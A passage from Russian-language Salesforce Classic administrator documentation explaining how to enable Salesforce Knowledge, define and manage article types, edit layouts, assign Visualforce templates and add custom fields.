    cwoLi.createWorkOrderLineItem();
}
}

```

## Добавление базы знаний

---

### Добавление Salesforce Knowledge

#### Общие сведения о документации Salesforce Knowledge

Salesforce Knowledge — это база знаний, позволяющая пользователям создавать и управлять содержимым (которое называется «статьями»), а также быстро находить и просматривать нужные статьи. Чтобы найти сведения о Salesforce Knowledge в комплекте документации Salesforce, воспользуйтесь списками ниже.

#### Общие сведения, рекомендации и советы по использованию Salesforce Knowledge

- [Общие сведения о Salesforce Knowledge](#)
- [Терминология Salesforce Knowledge](#)
- [Советы по внедрению Salesforce Knowledge](#)
- [Рекомендации по использованию Salesforce Knowledge](#)
- [Руководство по внедрению Salesforce Knowledge](#)

#### Настройка Salesforce Knowledge

- [Настройка Salesforce Knowledge](#)
- [Настройка Salesforce Knowledge](#)
- [Предоставление полномочий пользователям Salesforce Knowledge](#)
- [Определение типов статей](#)
- [Импорт статей](#)
- [Импорт статей в Salesforce Knowledge](#)

#### Использование базы Salesforce Knowledge

- [Вкладка «Статьи» или «База знаний»](#)
- [Поиск статей](#)
- [Поиск статей базы знаний в консоли Salesforce](#)
- [Как работает функция поиска?](#)
- [Управление статьями и переводами](#)
- [Публикация статей и переводов](#)
- [Составление отчетов по статьям Salesforce Knowledge на странице 4035](#)
- Для поиска и просмотра статей Salesforce Knowledge на устройствах Android см. статью [Доступ к статьям Salesforce Knowledge при помощи Salesforce1 для Android \(бета-версия\)](#) и [Различия Salesforce1 на полной версии веб-сайта Salesforce](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях **Enterprise** и **Unlimited**.

## Определение категорий данных для статей Salesforce Knowledge

- [Что такое категории данных?](#)
- [Создание и изменение групп категорий](#)
- [Добавление категорий данных в группы категорий](#)
- [Управление категориями данных](#)

## Перевод статей Salesforce Knowledge

- [Настройка многоязычной базы знаний](#)
- [Многоязычная поддержка в базе знаний](#)
- [Создание очереди статей](#)
- [Перевод статей в Salesforce Knowledge](#)
- [Экспорт статей для перевода](#)
- [Импорт переводов статьи](#)

## Предоставление общего доступа к базе Salesforce Knowledge

- [Консоль Salesforce и Salesforce Knowledge](#)
- [Клиентский портал и Salesforce Knowledge](#)
- [Включение Salesforce Knowledge на партнерском портале](#)
- Чтобы разрешить посетителям общедоступного веб-сайта просмотр статей Salesforce Knowledge, рекомендуем установить приложение *Public Knowledge Base* из каталога AppExchange. Чтобы установить и настроить общедоступную базу знаний посредством данного пакета, просмотрите Руководство по приложению Public Knowledge Base, доступное в каталоге AppExchange.

## Разработка посредством Salesforce Knowledge

- [Руководство разработчика Salesforce Knowledge](#) содержит сведения о разработке Salesforce Knowledge, а также обучающие курсы и примеры.
- [Руководство разработчика SOAP API](#) содержит сведения об интерфейсе Salesforce Knowledge API. именно:
  - Рекомендации
  - Объекты
  - Вызовы
- [Руководство разработчика Metadata API](#) содержит сведения об объектах Salesforce Knowledge Metadata API.
- [Руководство разработчика Visualforce](#) содержит сведения о компонентах Salesforce Knowledge Visualforce.
- [Руководство разработчика Force.com Apex Code](#) содержит сведения о классе Apex по имени KnowledgeArticleVersionStandardController.

## Настройка Salesforce Knowledge

Прежде всего, администратор базы знаний должен выбрать способ форматирования и публикации статей, а также предоставить доступ к базе знаний авторам, экспертам, издателям и прочим участникам рабочей группы. Многие параметры (например, предоставление клиентам, партнерам и посетителям общедоступного веб-сайта доступа к статьям) могут быть включены после первоначальной настройки.

Прежде чем настроить Salesforce Knowledge, убедитесь в использовании Salesforce Knowledge.

1. На странице личных параметров введите строку «Дополнительные сведения о пользователе» в поле «Быстрый поиск», затем выберите «Дополнительные сведения о пользователе». Нет результатов? Введите строку «Личные сведения» в поле «Быстрый поиск» и выберите пункт «Личные сведения».
2. Проверьте наличие флажка «Пользователь базы знаний».

## Начало работы с Salesforce Knowledge

Чтобы включить Salesforce Knowledge в организации, выполните указанные ниже действия.

1. В меню «Настройка» введите «Типы статей баз знаний» в поле «Быстрый поиск», затем выберите «Типы статей баз знаний» и **создайте один или несколько типов статей**.



**Прим.:** Прежде чем предоставить пользователям доступ к типам статей, администратор должен назначить соответствующие полномочия объекта.

2. Введите строку «Параметры базы знаний» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Параметры базы знаний». Подтвердите необходимость включения Salesforce Knowledge и щелкните «Включить базу знаний».
3. Выберите **общие параметры**.
  - Чтобы разрешить пользователям редактирование статей без перехода на вкладку «Управление статьями», установите флажок «Разрешить пользователям создавать и редактировать статьи на вкладке "Статьи"». Чтобы открыть страницу редактирования статьи, рекомендуем пользователям выбрать элемент «Правка». При наличии опубликованной версии статьи пользователи могут просмотреть опубликованную версию или изменить текущую. При наличии черновой версии пользователи могут продолжить редактирование текущей черновой версии, но должны внимательно проверить черновик во избежание перезаписи неопубликованных изменений.
  - Чтобы добавить поле «Статус проверки» во все статьи Salesforce Knowledge, установите флажок «Активировать поле "Статус проверки"».
  - Чтобы разрешить стандартному редактору поддержку элементов <iframe>, позволяющих внедрять мультимедийное содержимое с веб-сайтов DailyMotion, Vimeo и YouTube, установите флажок «Разрешить пользователям добавлять внешнее мультимедийное содержимое в HTML посредством стандартного редактора».
4. Выберите как минимум одно значение в поле «Сводки по статье».
  - Внутреннее приложение

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования пользователей:

- «Управление внутренними пользователями»

Для создания типов статей и действий над статьями:

- «Настройка приложения»

И

«Управление Salesforce Knowledge»

Для управления синонимами:

- «Управление синонимами»

Для создания категорий данных:

- «Управление категориями данных»



- Клиент
- Партнер

5. Выберите нужные параметры поиска.

- Параметр «Предлагать статьи для обращений на основе содержимого обращений (бета-версия)» возвращает статьи на основе сходства содержимого и связей между похожими обращениями. При отсутствии статей, связанных с похожими обращениями, предложенные и обращения используют похожие заголовки. Предложенные статьи отображаются на консоли Salesforce for Service и порталах при просмотре и создании обращений.
- Параметр «Выделять соответствующий текст статьи в результатах поиска» генерирует фрагмент соответствующего текста статьи с выделенными критериями поиска. См. раздел [«Выделения и фрагменты поиска»](#) на странице 3042.
- Параметр «Автозаполнение полей поиска по ключевому слову» возвращает три самых популярных поиска по ключевому слову, выполненных на вкладке «База знаний». Отображаемые предложенные статьи определяются каналом, выбранным для поиска.



**Прим.:** Журнал поиска по ключевому слову обновляется один раз в день.

- Параметр «Автозаполнение полей поиска по заголовку» возвращает не более трех статей, содержащих совпадающие заголовки.

При отсутствии вкладки «База знаний» см. разделы [«Включение полномочия Knowledge One посредством наборов полномочий»](#) и [«Включение полномочия Knowledge One посредством профилей»](#).

6. Настройте параметр **«Язык базы знаний по умолчанию»**. Данный язык будет использоваться авторами для создания статей. Рекомендуем задать параметру **«Язык базы знаний по умолчанию»** язык организации.
7. При наличии многоязычной поддержки установите флажок **«Несколько языков»**, добавьте поддерживаемые языки и настройте их параметры.



**Прим.:** Добавленный язык не может быть удален.

8. При необходимости выберите **«Параметры обращения»**.

- **Разрешить пользователям создавать статью на основе обращения.** Выберите простой или стандартный редактор и определите стандартный тип статьи, назначенного и любые настройки Apex.
- **Использовать профиль для создания PDF-статей.** Чтобы разрешить агентам добавлять PDF-файлы в обращения, установите флажок **«Разрешить добавление статьи как PDF-файла»** в [макете страницы ленты обращений](#).
- **Разрешить пользователям публикацию статей посредством общедоступных URL-адресов**
- **Включить список обращений, связанных со статьей**

9. Чтобы разрешить создание статей на основе ответов, установите флажок **«Разрешить пользователям создавать статью на основе ответа»**.

10. Нажмите кнопку **«Сохранить»**.

Чтобы предоставить внутренним пользователям возможность просмотра и управления статьями, выполните указанные ниже действия.

1. **Создайте группы категорий** и отдельные категории, которые должны быть назначены статьям. Категории используются агентами, клиентами, партнерами и посетителями для поиска статей в базе знаний. Дополнительную информацию см. в разделе [«Управление категориями данных»](#) на странице 3065.

2. При необходимости определите доступность статьи на основе настроенных категорий данных. По умолчанию пользователи Salesforce Knowledge получают доступ ко всем статьям, связанным с любой категорией. Дополнительную информацию об ограничении доступности статьи см. в разделе [«Редактирование доступности группы категорий»](#) на странице 3075.
3. Чтобы предоставить внутренним пользователям доступ к Salesforce Knowledge, назначьте каждому пользователю лицензию на компонент Salesforce Knowledge.
  - a. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
  - b. Щелкните ссылку **«Правка»** напротив имени нужного пользователя. Чтобы создать пользователя, нажмите кнопку **«Создать»**.
  - c. Установите флажок *«Пользователь базы знаний»*.

 **Прим.:** Дополнительную информацию о предоставлении пользователям портала доступа к Salesforce Knowledge см. в разделах [«Включение Salesforce Knowledge на клиентском портале»](#) и [«Включение Salesforce Knowledge на партнерском портале»](#).
4. Убедитесь, что каждому пользователю предоставлены соответствующие полномочия Salesforce Knowledge. Дополнительную информацию см. в разделе [«Предоставление полномочий пользователям Salesforce Knowledge»](#) на странице 3088.
5. Чтобы предоставить доступ ко вкладкам «Управление статьями» и «База знаний», добавьте их в настраиваемое приложение или сообщите пользователям порядок их добавления в текущий набор вкладок. Обратите внимание на примечания ниже.
  - Вкладка «База знаний» доступна всем пользователям, имеющим доступ к Salesforce Knowledge.
  - Вкладка «Управление статьями» доступна пользователям с полномочием «Управление статьями».

СМ. ТАКЖЕ:

[Создание и назначение пользователей и групп Salesforce Knowledge](#)


[Настройка Salesforce Knowledge](#)

[Индивидуальная настройка системы Salesforce](#)

## Определение типов статей

Прежде всего, при настройке Salesforce Knowledge рекомендуем создать как минимум один тип статьи. Поддержка Salesforce Knowledge может быть включена только при наличии как минимум одного типа статьи.

Тип статьи выбирается автором при ее создании. *Типы статей* (например, «Вопросы и ответы» и «Обучающие курсы») определяют формат и структуру отображения статьи для каждой аудитории, называемой каналом. Каждый тип статьи позволяет создавать настраиваемые поля, настраивать макеты путем добавления или удаления разделов и полей, а также выбирать шаблоны для каждого канала. При необходимости создайте бизнес-правила и процессы утверждения, благодаря которым пользователи организации смогут отслеживать и управлять процессами создания и публикации статей.

 **Прим.:** Прежде чем предоставить пользователям доступ к типам статей, администратор должен назначить соответствующие полномочия объекта.

Чтобы создать тип статьи, выполните указанные ниже действия.

1. В разделе «Настройка» введите «*Типы статей баз знаний*» в поле «Быстрый поиск», затем выберите «**Типы статей баз знаний**».
2. Нажмите кнопку «**Создать тип статьи**» или измените текущий тип статьи.
3. Заполните указанные ниже поля.

| Поле                        | Описание  |
|-----------------------------|---|
| Метка                       | Имя, используемое для обозначения типа статьи на всех страницах пользовательского интерфейса.   |
| Метка множественного числа  | Имя объекта во множественном числе. Данное имя используется на вкладке, созданной для объекта.  |
| Род                         | При необходимости укажите род метки. Данное поле отображается только в том случае, если язык, используемый в организации по умолчанию, поддерживает категорию рода. Параметры личного языка не влияют на отображение данного поля.                  |
| Начинается с гласного звука | При необходимости укажите, следует ли использовать артикль, заканчивающийся на согласную букву, перед меткой.   |
| Имя объекта                 | (Только для чтения) Уникальное имя, используемое для обозначения типа статьи при использовании Force.com API. Данное уникальное имя позволяет избежать конфликтов имен при установке управляемых пакетов. Поле «Имя объекта» может содержать только |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или удаления типов статей:

- «Настройка приложения»
- И «Управление Salesforce Knowledge»

| Поле                    | Описание  |
|-------------------------|---|
|                         | буквы, цифры и символы подчеркивания. Имя должно быть уникальным и начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.                           |
| Описание                | Дополнительное описание типа статьи. При просмотре списка типов статей подробное описание позволяет легко отличить один тип статьи от другого.  |
| Отслеживать журнал поля | Чтобы <a href="#">отслеживать полный журнал статьи</a> и ее версий, установите данный флажок. Система записывает и отображает обновления полей, события бизнес-правил по публикации, языковые версии основной статьи и все переводы.                |
| Статус развертывания    | Данное поле определяет доступность типа статьи вне меню «Настройка». Статус <b>«В разработке»</b> определяет недоступность данного типа статьи при создании статей. Статус <b>«Развернуто»</b> может быть выбран только после создания типа статьи. |

4. Нажмите кнопку **«Сохранить»**.
5. Ниже перечислены действия, доступные на странице сведений о типе статьи.
  - При необходимости [создайте или измените настраиваемые поля](#) в связанном списке «Поля».
  - Чтобы изменить порядок отображения полей и создать разделы, [измените макет типа статьи](#) в связанном списке «Поля».
  - [Выберите шаблон](#) для внутреннего приложения, партнерского портала, клиентского портала и общедоступной базы знаний в связанном списке «Отображение каналов».

СМ. ТАКЖЕ:

[Настройка Salesforce Knowledge](#)

## Удаление типов статей

Чтобы удалить тип статьи, выполните указанные ниже действия.

1. В разделе «Настройка» введите «*Типы статей баз знаний*» в поле «Быстрый поиск», затем выберите «**Типы статей баз знаний**».
2. Щелкните ссылку «Удал.» напротив нужного типа статьи.
3. Подтвердите необходимость удаления типа статьи.

## Примечания к удалению типов статей

Ниже перечислены рекомендации по удалению типов статей.

- Единственный тип статьи, используемый организацией, не может быть удален. Каждая организация Salesforce Knowledge требует наличия как минимум одного развернутого типа статьи. Прежде чем удалить устаревший тип статьи, рекомендуем добавить новый.
- Статьи, связанные с удаленным типом статьи, автоматически удаляются из всех каналов. Удаление касается черновых, опубликованных и архивных статей.
- В отличие от других удаленных записей, система Salesforce не переносит удаленные типы статей в корзину. Вместо корзины, удаленные типы статей в течение 15 дней отображаются в списке «Удаленные типы статей» на странице спискового представления статей. В течение этого времени, тип статьи и связанные статьи могут быть восстановлены или удалены без возможности восстановления. По истечении 15 дней тип статьи и связанные статьи удаляются без возможности восстановления.
- При выборе закладки на URL-адрес удаленной статьи система Salesforce отображает сообщение «Недостаточно полномочий».

СМ. ТАКЖЕ:

[Определение типов статей](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.


## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления типов статей:




- «Настройка приложения»
- И
- «Управление Salesforce Knowledge»

## Изменение макетов типов статей

Макеты типов статей определяют поля, доступные пользователям для просмотра и редактирования при вводе данных для статьи. Кроме того, макеты определяют разделы, отображаемые пользователям при просмотре статей. Формат статьи (например, отображение разделов макета в виде вложенных вкладок или одной страницы со ссылками) определяется **шаблоном типа статьи**. Каждый тип статьи может использовать только один макет, однако всем четырем **каналам** типа статьи могут быть заданы разные шаблоны.

 **Совет:** Чтобы скрыть поля для типов статей, рекомендуем использовать **параметры безопасности поля**. Например, при публикации статьи во внутреннем приложении и на клиентском портале параметры безопасности поля позволяют скрыть настраиваемое поле (например, «Внутренние комментарии») от пользователей клиентского портала.

Чтобы изменить макет типа статьи, выполните указанные ниже действия.

1. В разделе «Настройка» введите «*Типы статей баз знаний*» в поле «Быстрый поиск», затем выберите «**Типы статей баз знаний**».
2. Выберите один тип статьи из списка.
3. Нажмите кнопку «**Редактировать макет**» в связанном списке «Поля».
4. Ниже перечислены рекомендации по работе над макетом.
  - Редактор макетов содержит две области: палитра в верхней части экрана и макет — в нижней. Палитра содержит доступные поля и элемент «Раздел». Макет содержит раздел «Сведения» и область для добавления разделов. По умолчанию все настраиваемые поля отображаются в разделе «Сведения».
  -  **Прим.:** Стандартные поля «Номер статьи», «Сводка», «Заголовок» и «Имя URL-адреса» не отображаются в макете. Стандартные поля «Номер статьи» и «Сводка» отображаются в разделе «Свойства», доступном только для чтения, вверху опубликованной статьи. Кроме того, верхний колонтитул содержит поля «Дата первой публикации», «Дата последнего изменения» и «Дата последней публикации».
  - Чтобы добавить новый раздел, перетащите элемент «Раздел» на палитру.
  - Чтобы изменить имя раздела, щелкните заголовок нужного раздела. Раздел «Сведения» не может быть переименован.
  - Чтобы удалить поле из раздела, перетащите его в правую часть палитры или щелкните значок  напротив нужного поля.
  - Чтобы удалить раздел из макета типа статьи, щелкните значок  напротив имени нужного раздела.
  - Чтобы отменить или повторить действие, нажмите соответствующую кнопку.
  - Воспользуйтесь клавишами быстрого доступа ниже.
    - Отмена = CTRL + Z
    - Повтор = CTRL + Y
    - Быстрое сохранение = CTRL + S
  - Чтобы выбрать несколько отдельных элементов, воспользуйтесь комбинацией CTRL+щелчок. Чтобы выбрать группу элементов, воспользуйтесь комбинацией SHIFT+щелчок.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise and Unlimited** editions.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макета типа статьи:

- «Настройка приложения»
- И
- «Управление Salesforce Knowledge»

- Чтобы найти нужный элемент палитры, воспользуйтесь полем «Быстрый поиск». Поле «Быстрый поиск» предназначено для макетов типов статей, содержащих большое количество элементов в палитре.
- Чтобы сохранить внесенные изменения и продолжить редактирование макета типа статьи, нажмите кнопку «**Быстрое сохранение**».
- Чтобы сохранить внесенные изменения и закрыть макет типа статьи, нажмите кнопку «**Сохранить**». Закрытие макета типа статьи без нажатия кнопки «Сохранить» инициирует удаление всех внесенных изменений.

СМ. ТАКЖЕ:

[Определение типов статей](#)

[Добавление настраиваемых полей в типы статей](#)

Назначение шаблонов типов статей

Типы статей в Salesforce Knowledge требуют наличия шаблона для каждого канала.

Шаблон типа статьи определяет порядок отображения разделов, заданных в макете типа статьи. Система Salesforce предлагает два стандартных шаблона типа статьи — «Вкладка» и «Содержание», а Visualforce может использоваться для [создания настраиваемых шаблонов](#).

При использовании шаблона «Вкладка» разделы, заданные в макете, отображаются в виде вкладок при просмотре статьи.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.


Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования назначенных шаблонов типов статей:


- «Управление Salesforce Knowledge»

### Опубликованная статья, использующая шаблон типа статьи «Вкладка»



При использовании шаблона «Содержание» разделы, заданные в макете, отображаются на одной странице в виде гиперссылок.

### Опубликованная статья, использующая шаблон типа статьи «Содержание»



Чтобы выбрать назначение шаблона для канала, выполните указанные ниже действия.

1. В разделе «Настройка» введите «*Типы статей баз знаний*» в поле «Быстрый поиск», затем выберите «**Типы статей баз знаний**».
2. Чтобы открыть страницу сведений о типе статьи, щелкните нужную метку.
3. Нажмите кнопку «**Правка**» в связанном списке «**Отображение каналов**».
4. Выберите шаблон для каждого канала.

Шаблон «**Вкладка**» является стандартным для внутреннего приложения, клиентского портала и партнерского портала. Шаблон «**Содержание**» является стандартным для общедоступной базы знаний. Если организация использует настраиваемый шаблон для данного типа статьи, то он также отображается в раскрывающемся меню.

5. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Изменение макетов типов статей](#)

[Определение типов статей](#)



## Создание настраиваемых шаблонов типов статей


Типы статей в Salesforce Knowledge требуют наличия шаблона для каждого канала.

Стандартные шаблоны типов статей («Вкладка» и «Содержание») определяют порядок отображения разделов макета типа статьи в опубликованной статье. Например, при использовании шаблона «Вкладка» разделы, заданные в макете, отображаются в виде вкладок при просмотре статьи. При использовании шаблона «Содержание» разделы отображаются на одной странице в виде гиперссылок. Чтобы создать настраиваемый шаблон, рекомендуем использовать Visualforce. Настраиваемые шаблоны не связаны с макетом типа статьи.

Чтобы создать настраиваемый шаблон типа статьи, выполните указанные ниже действия.

1. В разделе «Настройка» введите «*Типы статей баз знаний*» в поле «Быстрый поиск», затем выберите «**Типы статей баз знаний**».
2. Чтобы открыть страницу сведений, найдите нужный тип статьи и щелкните его заголовок. Запомните значение поля типа статьи «API-имя». Данное значение требуется для создания страницы Visualforce.
3. Введите строку «*Страницы Visualforce*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Страницы Visualforce**».
4. Нажмите кнопку «**Создать**».
5. Введите текст, который должен отображаться в URL-адресе в качестве имени страницы, в поле «Имя». Данное имя должно быть уникальным и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
6. Введите текст, который должен отображаться пользователям при выборе данного шаблона в связанном списке «Отображение каналов» на странице сведений о типе статьи, в поле «Метка».
7. Добавьте разметку Visualforce. Стандартный контроллер, используемый настраиваемыми шаблонами типов статей, должен соответствовать значению поля типа статьи «API-имя». Например, если поле типа статьи «API-имя» содержит значение `Offer__kav`, то разметка выглядит следующим образом:

```
<apex:page standardController="Offer__kav">
    ... page content here ...
</apex:page>
```

 **Прим.:** Чтобы просмотреть список компонентов Visualforce (например, `knowledge:articleRendererToolbar` и `knowledge:articleCaseToolbar`), доступных для использования в настраиваемых шаблонах типов статей, щелкните «**Ссылка на компонент**».

8. Если тип статьи содержит **файловое поле**, то пользователи могут загружать содержимое поля. Пример ниже использует тип статьи (`Offer`), имя файлового поля (`my_file`) и текст, отображающийся в виде ссылки (`Click me`).

```
<apex:outputLink value="{!URLFOR($Action.Offer__kav.FileFieldDownload,
Offer__kav.id, ['field'=$ObjectType.Offer__kav.fields.my_file__Body__s.name])}">Click
me</apex:outputLink>
```

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise and Unlimited** editions.


## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления шаблонов типов статей:

- «Настройка приложения»

И

«Управление Salesforce Knowledge»

 **Прим.:** Если файловое поле не содержит файла, загруженного автором, то ссылка отображается в опубликованной статье без функции. Чтобы скрыть ссылку при наличии пустого файлового поля, замените текст `Click me` именем файла (например, `{!Offer__kav.my_file__Name__s}`).

9. Нажмите кнопку **«Сохранить»**. Теперь настраиваемый шаблон может быть назначен любому каналу типа статьи. Дополнительную информацию см. в разделе **«Назначение шаблонов типов статей»** на странице 3027.

СМ. ТАКЖЕ:

<https://developer.salesforce.com/docs/atlas.en-us.pages.meta/pages/>

[Управление типами статей](#)

## Управление типами статей

Тип статьи выбирается автором при ее создании. *Типы статей* (например, «Вопросы и ответы» и «Обучающие курсы») определяют формат и структуру отображения статьи для каждой аудитории, называемой каналом. Каждый тип статьи позволяет создавать настраиваемые поля, настраивать макеты путем добавления или удаления разделов и полей, а также выбирать шаблоны для каждого канала. При необходимости создайте бизнес-правила и процессы утверждения, благодаря которым пользователи организации смогут отслеживать и управлять процессами создания и публикации статей.

Созданные типы статей доступны для настройки, редактирования и удаления. В меню «Настройка» введите «*Типы статей баз знаний*» в поле «Быстрый поиск», затем выберите **«Типы статей баз знаний»**, чтобы отобразить страницу «Типы статей», на которой представлен список всех типов статей, определенных в вашей организации. Ниже перечислены действия, доступные на странице «Типы статей».

- Чтобы **определить тип статьи**, нажмите кнопку **«Создать тип статьи»**.
- Чтобы открыть страницу сведений, щелкните имя нужного типа статьи. Данная страница позволяет редактировать текущие поля, создавать настраиваемые поля, добавлять и редактировать разделы в макете типа статьи, назначать и создавать **компактные макеты**, а также выбирать шаблоны для каждого канала.
- Чтобы **удалить тип статьи**, щелкните ссылку **«Удал.»**.

СМ. ТАКЖЕ:

[Изменение макетов типов статей](#)

[Назначение шаблонов типов статей](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или удаления типов статей:


- «Настройка приложения»

И

«Управление Salesforce Knowledge»

## Добавление настраиваемых полей в типы статей

Чтобы хранить важную информацию, создайте настраиваемые поля статей. Прежде чем начать работу, определите [тип создаваемого настраиваемого поля](#). Стандартные поля типа статьи включают: «Номер статьи», «Сводка», «Заголовок» и «Имя URL-адреса», поэтому пользователю, возможно, придется создать как минимум одно дополнительное поле для добавления авторами текста статьи.


 **Прим.:** Авторы могут просматривать поле «Имя URL-адреса» во время создания или редактирования статьи. Поле «Имя URL-адреса» не отображается конечным пользователям, просматривающим опубликованные статьи.


Чтобы добавить настраиваемое поле, выполните указанные ниже действия.

1. В разделе «Настройка» введите «*Типы статей баз знаний*» в поле «Быстрый поиск», затем выберите «**Типы статей баз знаний**».
2. Выберите нужный тип статьи.
3. Нажмите кнопку «**Создать**» в связанном списке «Поля».
4. Выберите нужный тип поля и нажмите кнопку «**Далее**».
5. Введите метку поля. Имя поля заполняется автоматически на основе введенной метки поля. Данное имя должно быть уникальным и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. Убедитесь, что имя настраиваемого поля отличается от всех имен стандартных полей для этого объекта.
6. Введите любые атрибуты поля (например, «Описание») и нажмите кнопку «**Далее**».

 **Прим.:** Настраиваемые поля не поддерживают стандартные значения.

7. Чтобы определить уровень доступности поля для конкретных профилей, настройте [параметры безопасности поля](#) и нажмите кнопку «**Далее**». Параметры безопасности поля позволяют определять поля, доступные в разных каналах.
8. Чтобы отменить автоматическое добавление поля в макет типа статьи, снимите флажок «Да, добавить данное настраиваемое поле в макет».
9. По завершении нажмите кнопку «**Сохранить**». Чтобы создать дополнительные настраиваемые поля, нажмите кнопку «**Сохранить и создать**».
10. При необходимости [измените порядок отображения настраиваемых полей](#) в макете типа статьи.

 **Прим.:** Создание полей может инициировать одновременное изменение большого количества записей. Для эффективной обработки данных изменений система Salesforce может поставить запрос пользователя в очередь, а после его выполнения отправить электронное уведомление.

 **Внимание:** Преобразование настраиваемого поля [типа статьи](#) в поле любого другого типа инициирует потерю данных. Рекомендуем преобразовывать настраиваемое поле типа статьи только при отсутствии данных в поле.

СМ. ТАКЖЕ:

[Настройка параметров безопасности поля статьи](#)

[Изменение макетов типов статей](#)

[Назначение шаблонов типов статей](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых полей:

- «Настройка приложения»
- И
- «Управление Salesforce Knowledge»

## Использование связанного списка «Поля»

Ниже перечислены действия, доступные в связанном списке «Поля» на странице сведений о типе статьи.

- Измените значения стандартных полей «Номер статьи», «Сводка», «Заголовок» и «Имя URL-адреса». Данные поля являются обязательными для всех типов статей и не могут быть удалены.
- Чтобы **создать настраиваемое поле**, нажмите кнопку **«Создать»**. Каждый тип статьи должен содержать как минимум одно поле типа «Область обогащенного текста» (для добавления текста статьи) и файловое поле (для вложения документов в статью). Чтобы определить тип настраиваемых полей для добавления в тип статьи, просмотрите **настраиваемые поля для типов статей**.
- Чтобы **отслеживать обновления полей** для типа статьи, нажмите кнопку **«Настроить отслеживание журналов»**.
- Чтобы **изменить порядок отображения или удалить поля и изменить разделы** для типа статьи, нажмите кнопку **«Редактировать макет»**.

СМ. ТАКЖЕ:

[Изменение макетов типов статей](#)

[Настройка параметров безопасности поля статьи](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых полей:

- «Настройка приложения»

Для изменения макетов типов статей:

- «Управление Salesforce Knowledge»

## Настройка параметров Salesforce Knowledge

 **Прим.:** Прежде чем включить Salesforce Knowledge, рекомендуем [создать как минимум один тип статьи](#).

